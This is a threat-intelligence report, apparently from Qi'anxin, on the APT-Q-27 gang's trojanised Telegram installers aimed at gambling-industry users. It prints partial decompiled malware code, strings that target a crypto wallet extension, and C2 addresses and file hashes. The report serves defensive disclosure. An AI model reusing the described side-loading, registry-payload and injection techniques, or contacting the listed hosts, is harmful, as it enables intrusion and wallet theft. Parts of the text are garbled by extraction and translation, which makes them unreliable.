Operation Dragon Breath (APT-Q-27): Dimensionality Reduction Strike for the Gaming Industry



This article starts with the new activities of Golden Eye Dog, and at the end of the article will disclose the Miuuti Group organization where the Golden Eye Dog gang is located.

Overview

Since 2015, Qi'anxin Threat Intelligence Center has been maintaining high-intensity tracking of the gambling and fraud industries in East Asia, Southeast Asia and other regions. In 2020, we released the "Ukiyo-e of Southeast Asian Gaming Industry, Doing All the Black Industries and Practices" [1] made a general analysis of the background and environment of the gaming industry, and subsequently disclosed the gaming and financial industries such as Golden Eye Dog [2], Golden Diamond Dog [1], Golden Finger Dog [3], etc. Targeted attack activities. The purpose of these gangs is very simple: to transfer gambling funds to their own wallets through the method of "black eat black" to achieve financial freedom.

With the normalization of the new crown epidemic, more and more gamblers prefer online gambling, but online gambling is mixed, and the threshold for platform construction is low. Induce gamblers to log on to the platform to play, and then cheat gambling money, so-called online gambling, ten bets and nine loses. We conservatively estimate that there are currently nearly 10,000 gaming sites targeting East Asian gamblers, involving hundreds of billions of gambling capital. In such a lucrative environment, it is bound to attract the attention of many hacker gangs. At present, most "gaming companies" will conduct security education and training for employees to prevent hacker gangs from entering the company's intranet by phishing social workers.

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After years of confrontation between the offensive and defensive sides, several high-level hacker gangs have gradually emerged. From 2015 to the present, Qi Anxin Threat Intelligence Center has captured several RCE 0day attacks against the gaming industry. A foreign businessman, avast, has captured the attack against gaming companies that exploited the wps 0day vulnerability in the recently released Longbao operation article [4]. This incident shows that the level of attacks against the gaming industry is no less than that of the current mainstream APT gangs. However, the number of gaming-related global security reports every year is very small and has not been taken seriously by friends and businessmen.

Golden Eye Dog (Qianxin Internal Tracking Number APT-Q-27) is a hacker gang targeting people engaged in gambling, dog push and overseas Chinese groups in Southeast Asia. Its business scope covers remote control, mining, DDOS and traffic related. The samples are mainly disseminated in Telegram groups, and the samples have a good effect of avoiding killing. Some baits are highly targeted and very tempting.

In this article, we still start with the new activities of Golden Eyed Dog. At the end of the article, we will disclose the Miuuti Group organization where the Golden Eyed Dog gang is located.

New activity in the watering hole

Since we published "Golden Eye Dog Organization Watering Hole Campaign: Targeted Attacks on Telegram Users" ^[5] in late 2020, the gang has changed the process of executing malicious code triggers to be more stealthy and harder to detect.

file name	MD5	type	ITW
Telegram Chinese version.msi	3ec706ccc848ba999f2be30fce6ac9e2	! msi	https://nsjdhmdjs.com /Telegram_install.zip

A registry entry has been added to the Registry of the custom msi structure to store subsequent payloads.

Registry	R	Key Software\sudo	Name	Value Telegram.exe
•	1	Software\sudo	~1	relegiannexe
Version	-1	Software\[Manufacturer]\[ProductName]	Version	[ProductVersion]
Path	-1	Software\[Manufacturer]\[ProductName]	Path	[APPDIR]

The execution flow of desktop shortcuts has been modified in the Shortcut structure.

Shortcut TGlaunch	Directory DesktopFolder	Name Telegram	Component TGlaunch.exe	Target [#TGlaunch.exe]	Arguments dllt0.dll cYreenQillm

Once installed, the malicious registry entry is as follows:



Msi does not immediately execute malicious code during installation. When the victim's dual-computer shortcut starts Telegram, it will enter the malicious code execution process. The export function cYreenQillm of dllt0.dll is called through TGlaunch.exe. The Lnk file structure is as follows:

It is worth mentioning that TGlaunch has a digital signature and is a normal module of a product.



The function is relatively simple, the export function of the dll is called, and the attacker uses it as a natural loader and uses it, and the white and black of another dimension are added.

```
_cdecl main(int argc, const char **argv, const char *
int result; // eax
HMODULE v4; // eax
HMODULE v5; // esi
FARPROC v6; // eax
if ( argc >= 3 )
 v4 = LoadLibraryA(argv[1]);
 v5 = v4;
  if ( v4 )
   v6 = GetProcAddress(v4, argv[2]);
   if ( v6 )
     ((void (_stdcall *)(int, const char **))v6)(argc - 3, argv + 3);
   else
     printf("获取dll指定接口失败\r\n");
 else
   printf("加载给定的dll失败\r\n");
  if ( v5 )
       eLibrary(v5);
  result = 0;
else
 printf("请输入被调用的动态库路径和函数接口\r\n");
  result = 0;
return result;
```

dllt0.dll with aspack shell, the main function is still a Loader.

```
v7 = 0;
v6 = 0;
if ( !RegOpenKeyExA(HKEY_CURRENT_USER, Software_sudo, 0, 0x20019u, &phkResult) )
  Type = 1;
  cbData = 0;
  RegQueryValueExA(phkResult, _, 0, &Type, 0, &cbData);
  v0 = operator new(cbData);
  memset(v0, 0, cbData);
  Type = 1;
  if ( !RegQueryValueExA(phkResult, _, 0, &Type, (LPBYTE)v0, &cbData) )
    v1 = (HWND)sub_10001350();
    ShowWindow(v1, 0);
   CreateProces_Telegram((LPCSTR)v0, CommandLine, 5, (int)&v7, (int)&v6);
    CreateThread(0, 0, (LPTHREAD_START_ROUTINE)Decode_Reg_Exec, 0, 0, 0);
   while (1)
      Sleep(0x64u);
  RegCloseKey(phkResult);
return 1;
```

Launch a legitimate telegram program, which will then read the payload from the registry key and decrypt it for execution.



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The payload loaded in memory is the Ghost modification commonly used by the Golden Eyed Dog gang.

CC= 156.255.211.27:1445, the PDB of the same source code on VT is also consistent with the 2020 event.



The installation package of the overseas chat software potato was also found on the Shuideng website. The execution process is the same as the above, so it will not be repeated here.

Based on C2, we observed that the gang was testing an injector written in Delphi:

file name MD5 type

mumaya20210922.exe 6bd09914b8e084f72e95a079c2265b77 Delphi/injector

```
((int (__stdcall *)(HANDLE, int, int, int, char *))v12)(hProcess, v33, a3, a4, v34)
           v31[0] = 65543;
           v13 = v33;
           if ( v33 == v36 )
            v13 = *(_DWORD *)(a1 + 52);
           v31[44] = *(DWORD *)(a1 + 40) + v13;
           sub_407FE0((int)&v26);
          v14 = (const CHAR *)System::__
v15 = GetModuleHandleA_@(v14);
                                          _linkproc__ LStrToPChar(v26);
           SetThreadContext = (BOOL (__stdcall *)(HANDLE, const CONTEXT *))GetProcAddress(v15, "SetThreadContext");
           SetThreadContext(hObject, (const CONTEXT *)v31);
           sub_407FE0((int)&v25);
           v17 = (const CHAR *)System::_linkproc__ LStrToPChar(v25);
          v18 = GetModuleHandleA_0(v17);
           ResumeThread = (DWORD (__stdcall *)(HANDLE))GetProcAddress(v18, "ResumeThread");
           ResumeThread(hObject);
           CloseHandle(hObject);
         else
 108 LABEL_17:
           TerminateProcess(hProcess, 0);
          CloseHandle(hObject);
111
           CloseHandle(hProcess);
           hProcess = (HANDLE)-1;
      __writefsdword(0, v23[0]);
v24 = (int *)&loc_408A9B;
      System::_linkproc__ LStrArrayClr(&v25, 6);
                _linkproc__ LStrClr(&v37);
      return hProcess;
```

Based on the watering hole domain name, we observed that the gang used the Telegram Chinese language package as a bait to deliver the Trojan:

file name MD5 type

Click to install paper airplane Simplified b8da59d15775d19cc1f33f985c22e4cb Golang

```
Chinese Language Pack.com
```

```
Click to install paper airplane_Simplified Chinese Language
```

08299cdef7a55e8dbbbc17fbc8d6591 VC++

Pack.com

Click to install paper airplane_Simplified Chinese Language

241426a9686ebcb82bf8344511b8a4ca VC++/MFC

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Pack.com

Dropper with the same function is written in Golang and C++ respectively.


```
.text:0042B37E
                                jmp loc_42B441
.text:0042B383 ; -----
.text:0042B383
.text:0042B383 loc_42B383:
                                                         ; CODE XREF: lqlzooSTBsFrFBQojTQKQStILCi+109↑j
                              lea edx, [eax+40h]
.text:0042B383
.text:0042B386
                               jmp
                                      short loc 42B393
.text:0042B388 ; ------
                                                         -----
.text:0042B388 loc_42B388:
.text:0042B388 loc_42B388:
.text:0042B388 lea ebx, unk_675520
mov byte ptr [ebx+ed
                                                         ; CODE XREF: lqlzooSTBsFrFBQojTQKQStILCi+191↓j
                                       byte ptr [ebx+edx], 41h; 'A'
.text:0042B393
.text:0042B393 loc_42B393:
                                                        ; CODE XREF: lqlzooSTBsFrFBQojTQKQStILCi+176<sup>†</sup>j
                               cmp edx, 20Ah
jge short loc_4
cmp edx, 20Bh
jb short loc_4
jmp loc_42B435
.text:0042B399
                                       short loc 42B3A8
.text:0042B39B
                                       short loc 42B388
.text:0042B3A1
.text:0042B3A3
.text:0042B3A8 ; ------
.text:0042B3A8
                                                         ; CODE XREF: lqlzooSTBsFrFBQojTQKQStILCi+189<sup>†</sup>j
.text:0042B3A8 loc 42B3A8:
.text:0042B3A8
                               mov eax, ds:CreateFileA
                              lea ecx, unk_675520
.text:0042B3AE
.text:0042B3B4
                              mov
                                      [esp+3Ch+var 3C], eax
.text:0042B3B7
                                      [esp+3Ch+var 38], ecx
                              mov
.text:0042B3BB
                                      [esp+3Ch+var 34], 0
                             mov
.text:0042B3C3
                                       [esp+3Ch+var 30], 0
                             mov
                                       [esp+3Ch+var_2C], 0
.text:0042B3CB
                             mov
                                      [esp+3Ch+var_28], 3
.text:0042B3D3
                             mov
                             mov [esp+3Ch+var_24], 0
mov [esp+3Ch+var_20], 0
.text:0042B3DB
                            mov [esp+3Ch+var_20]
call emLogIYQRRCIqRQs
call rtQbnxTwuKtzCaOMI
.text:0042B3E3
.text:0042B3EB
.text:0042B3F0
                               call rtQbnxTwuKtzCaOMWDzS
.text:0042B3F5
                               cmp [esp+3Ch+var_3C], 3
```

Release the following programs in the download directory, a2a is a 7zip program with a digital signature.

■ a2a.exe	2022/4/28 17:55	应用程序	225 KB
🛂 b.zip	2022/4/28 17:55	zip Archive	1,154 KB
p ≡ s	2022/4/28 17:55	快捷方式	2 KB

Start the shortcut and call a2a.exe to decompress b.zip.

The decompressed content is a white and black package, and template.txt is the encrypted stored payload.



Some interesting strings were observed:

```
LANSI] Oxooolasac. negsetvaluesaa
[ANSI] Oxooolassc: RegDeleteKeyA
[ANSI] 0x0001a96c: RegDeleteValueA
[ANSI] 0x0001a97c: SELECT * FROM Win32_OperatingSystem
[ANSI] 0x0001a9a4: ExecQuery() error.
[ANSI] 0x0001a9e8: CoCreateInstance() error.
[ANSI] 0x0001aa1c: ConnectServer() error.
[ANSI]
         0x0001aa34: CoSetProxyBlanket() error.
[ANSI] 0x0001aa50: Unknown
 ANSI]
         0x0001ab10: IsWow64Process
[ANSI] 0x0001ab20: GetCurrentProcess
[ANSI]
         0x0001ab34: ProcessorNameString
ANSI] 0x0001ab48: HARDWARE\DESCRIPTION\System\CentralProcessor\0
[ANSI] 0x0001ab7c: %02d天%02d时%02d分
[ANSI] 0x0001ab7c: %02d天%02d时%02d分
[ANSI] 0x0001ab90: Time
[ANSI] 0x0001ab98: C:\Users\%s\AppData\Local\Google\Chrome\User Data\Default\Extensions\nkbihfbeogaeaoehlefnkodbefgpgknn\
[ANSI] 0x0001ac00: 狐狸系列
[ANSI] 0x0001ac0c: %d-%d-%d %d:%d
[ANSI] 0x0001ac1c: nsjdhmdjs.com
[ANSI] 0x0001ac2c: user32.dll
[ANSI] 0x0001ac38: GetThreadDesktop
[ANSI] 0x0001ac4c: GetUserObjectInformationA
```

Read Chrome's metamask extension, an open-source Ethereum wallet, where the attacker wants to obtain the wallet address on the victim machine.

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In 2022, we discovered the latest attack activity of the gang. The difference is that msi with digital signature does not need to pop up a UAC request during the installation process, and the option to start telegram is added after the installation is complete.



The Lnk file is as follows:

Start the white and black suite, zcrashreport.dll has a vmp shell and a digital signature, after deobfuscation is as follows:

```
v15 = (int)&savedregs;
24
25
     v14 = &dword_101B80C;
26
     ExceptionList = NtCurrentTeb()->NtTib.ExceptionList;
       _writefsdword(0, (unsigned int)&ExceptionList);
27
      sub_406B78(0, &v17);
28
      sub_5F9A10(v17, (int)&v18, v4, a2);
29
      sub_409C60((int)v14);
30
      if ( sub_5F9854()
31
32
        || (unsigned __int8)sub_5F9810()
        || (sub_5F98B8((unsigned int *)a2), v5)
33
        || (unsigned __int8)sub_5F99F0()
|| (unsigned __int8)sub_5F99F0()
|| (unsigned __int8)sub_5F99F0()
|| !(unsigned __int8)sub_42866C(v6, 0) )
34
35
36
37
38
39
        v15 = 16;
        v14 = (int *)((char *)&loc_101B813 + 5);
40
        ExceptionList = (_EXCEPTION_REGISTRATION_RECORD *)&loc_101B820;
41
42
        sub_4120F8();
43
         _debugbreak();
44
      sub_409BD0(v19);
45
      sub_409F04();
46
      if ( (int)sub_40A4B8((int)dword_101B844, v16, 1) <= 0 )
47
48
      {
49
        v15 = 16;
        v14 = (int *)((char *)&loc_101B813 + 5);
50
        ExceptionList = (_EXCEPTION_REGISTRATION_RECORD *)&loc_101B820;
51
52
        sub_4120F8();
53
         debugbreak();
54
55
       writefsdword(0, v16);
56
     sub_4093EC(v18, 3, &loc_101B813);
57
     sub_4093B0(&v19);
58
      _{\text{ESI}} = (_{\text{DWORD}} *)(a3 + 2);
     v9 = (DWORD *)(a2 + 2);
59
```

The main function is to load the built-in DLL in memory and call the export function,

MD5 type

2269f8f79975b2e924efba680e558046

Delphi/DLL

Delphi backdoor has up to more than 100 control instructions. CC=156.245.12.43:6688

```
offset loc 4602FA5
dword ptr fs:[eax]
fs:[eax], esp
eax, [ebp+System::AnsiString]
edx, off 4600FEC
edx, [edx]
                                                                                                                                                                                                                                                                                                                 unknown_libname_78(&str__154[1], System_AnsiString
System::_linkproc_LStrDelete(&System_AnsiString)
v951 = (Teeprocs *)unknown_libname_1097(| | | | | | | );
                                                                                                                                                                                                                                                                                                                  switch ( (unsigned int)v951
                                                                                                                                                                                                                                                                                                                          eax
edx, [ebp+System::AnsiString]
eax, offset _str___154.Text
                                                                                                                                                                                                                                                                                                                          System::_linkproc_ LStrCatN(&v918, 3, v3, &str_
sub_48936A8(*off_4600EiC, v918);
goto LABEL_456;
se 4u:
Teeprocs::TeeStr((Teeprocs *)4, (const int)&v914);
v972 = v914;
 CODE: 045FAB95
                                                                                                                                                                                                                                                                                                  986
987
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 CODE: 045FAB9A
                                                                                                                                        BDS 2005-2007 and Delphi6-7 Visual Component Library
 CODE: 045FAB9F
 CODE:045FABA1
                                                                                       System::_linkproc__LStrCopy(void)
edx, [ebp+System::AnsiString]
eax, offset_str__154.Text
unknown_libname_78; 8DS 2005-2007 and Delphi6-7 Visual Component Library
ecx, eax
eax, [ebp+System::AnsiString]
edx, 1
 CODE: 045FABA2
                                                                                        edx, 1
eax, [ebp+System::AnsiString]
 CODE: 045FABA7
CODE: 045FABAA
CODE: 045FABAA
CODE: 045FABBA
CODE: 045FABB2
CODE: 045FABBC
CODE: 045FABBC
CODE: 045FABC
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                                                                                                                                                                                                                                                                                                                          v371 = (int)&str__154[1];
sub_4585958((int)&v913);
                                                                                                                                                                                                                                                                                                                         sub_498998((int)&v913);

v370 = v913;

sub_45E49eC((int)&v912);

System:: linkproc_ LStrCatN(&v915, 5, v4, &str__154[1], v912);

sub_4589363(*off_4600E1C, v915);

goto_LABEL_456;
                                                                                                                                                                                                                                                                                                                   goto Lust_90;
case Su:
Teeprocs::TeeStr((Teeprocs *)5, (const int)&v911);
System:: linkproc _LStrCat((int)&v911, &str _154[1]);
sub_45836A8(*off_4600E1C, v911);
goto LABEL_456;
case 6u:
sub_4584210((int)&str__154[1], System_AnsiString, (int):
"off_4600A48(0] = unknown_libname_1097(v927);
"off_4600A48(0] = unknown_libname_1997(v928);
"off_4600B2C = unknown_libname_1997(v929);
"(_DUGOD_9)*off_4600AA4 = unknown_libname_1097(v930);
"off_4600A8C = sub_4584864(v931);
System::_linkproc__LStrAsg(off_4600FA4, v932);
                                                                                   edx, 1
System: _linkproc _ LStrDelete(void)

eax, [ebp+var_4]
unknown_libname_1097 ; BDS 2005-2007 and Delphi6-7 Visual Component Library
                                                                     call
                                                                    call unknown libname 1097; BOS 2005-7
mov [ebp+var_40], eax
mov eax, [ebp+var_40]
cmp eax, 0F7h ; switch 248 case
ja def_45FABE4 (eax*4) ; switch jump
jpt_45FABE4[eax*4] ; switch jump
                                                                                                                                 switch 248 cases iumotable 045FABE4 default case, cases 0,1,3,17,32,34,44,46,53
 CODE: 045FABDE
 CODE:045FABE4
                                                                   dd offset def_45FABE4, offset def_45FABE4, offset loc_45FAFCB
      DE:045FABEB jpt_45FABE4
 CODE: 045FABEB
 000BABCB 045FABCB: sub 45FAB48+83 (Synchronized with Pseudocode-A)
```

After analysis, we found that the delphi backdoor is a cross between the ancient gray pigeon backdoor and XtremeRAT, adding dozens of functions that meet the needs of modern attacks, some of which impressed us.

```
9 30
       ExceptionList = NtCurrentTeb()->NtTib.ExceptionList;
31
        writefsdword(0, (unsigned int)&ExceptionList);
32
       unknown libname 78(&str 73[1], v15);
       System::_linkproc__ LStrCopy(&v9);
33
34
       unknown_libname_78(&str___73[1], v15);
       System::_linkproc_ LStrDelete(&v15);
System::_linkproc_ LStrCmp(v9, &str_Chrome[1]);
9 35
  36
  37
       if ( v2 )
  38
  39
         sub 45B5D94(&v8);
         System::__linkproc__ LStrCat3((int)&v13, v8, &str_Google_Chrome_[1]);
40
         System::_linkproc_ LStrCat3((int)&v12, v13, &str_User_Data_[1]);
System::_linkproc_ LStrCat3((int)&System_AnsiString, v13, v14);
41
42
         if ( !(unsigned __int8)Sysutils::FileExists(System_AnsiString) )
43
44
           sub_45D7610(v12, System__AnsiString);
         System::__linkproc__ LStrLAsg(&v10, &str_cmd_exe__C_star[1]);
45
         System::__linkproc__ LStrCat((int)&v10, &str___no_sandbox__[1]);
46
         System::_linkproc__ LStrCat((int)&v10, (void *)System_AnsiString);
47
48
         sub_45D9B0C((char *)dword_4613CFC, (char *)v10);
  49
50
       System::_linkproc__ LStrCmp(v9, &str_IE[1]);
51
       if ( v2 )
  52
53
         System::__linkproc__ LStrLAsg(&v10, &str_cmd_exe__c_star[1]);
         sub_45D9B0C((char *)dword_4613CFC, (char *)v10);
54
  55
56
       System::__linkproc__ LStrCmp(v9, &str_Mute[1]);
57
       if ( v2 )
  58
59
         v3 = sub 4548464(0, 0, ExceptionList, v6, v7, v8, v9, v10, System AnsiString);
60
         sub_4548794(v3, 793, v3, 0x80000);
```

Miuuti Group

During the two-year watering hole activity, the gang used mainstream languages such as .net, c++, golang, and delphi to develop malware. The overall level of immunity from killing was high, reflecting high tactical literacy. After dimensional analysis, we believe that there is a larger and higher-level group above the Golden Eye Dog. This group has a large number of personnel and high liquidity. At present, there is no real evidence to prove the relationship with other organizations. , so we temporarily call it Miuuti

Group.

We have a moderate level of confidence that the Miuuti Group was associated with multiple zero-day attacks on messaging software during 2015-2017.

Summarize

At present, the full line of products based on the threat intelligence data of Qi'anxin Threat Intelligence Center, including Qi'anxin Threat Intelligence Platform (TIP), Tianqing, Tianyan Advanced Threat Detection System, Qi'anxin NGSOC, Qi'anxin Situational Awareness, etc., have already supported this Accurate detection of class attacks.



IOC

MD5:

3ec706ccc848ba999f2be30fce6ac9e2

6bd09914b8e084f72e95a079c2265b77

b8da59d15775d19cc1f33f985c22e4cb

508299cdef7a55e8dbbbc17fbc8d6591

241426a9686ebcb82bf8344511b8a4ca

2269f8f79975b2e924efba680e558046

CC:

156.245.12.43:6688

154.39.254.183:1446

156.255.211.27:1445

209.209.49.241:5780
45.207.36.24:6688
118.107.47.123:6688
nsjdhmdjs.com
telegarmzh.com
downtele.xyz
Reference link
[1] https://mp.weixin.qq.com/s/XBH8ONtjvM1ivG2_ladfew
[2] https://mp.weixin.qq.com/s/ferNBN0ztRknN84IpPpwgQ
[3] https://mp.weixin.qq.com/s/4UaOzNk03VZLXwzrPWSsHw
[4] https://decoded.avast.io/luigicamastra/operation-dragon-castling-apt-group-targeting-betting-companies/

[5] https://mp.weixin.qq.com/s/b-0Gv_I-nnks-RnSdXBFBw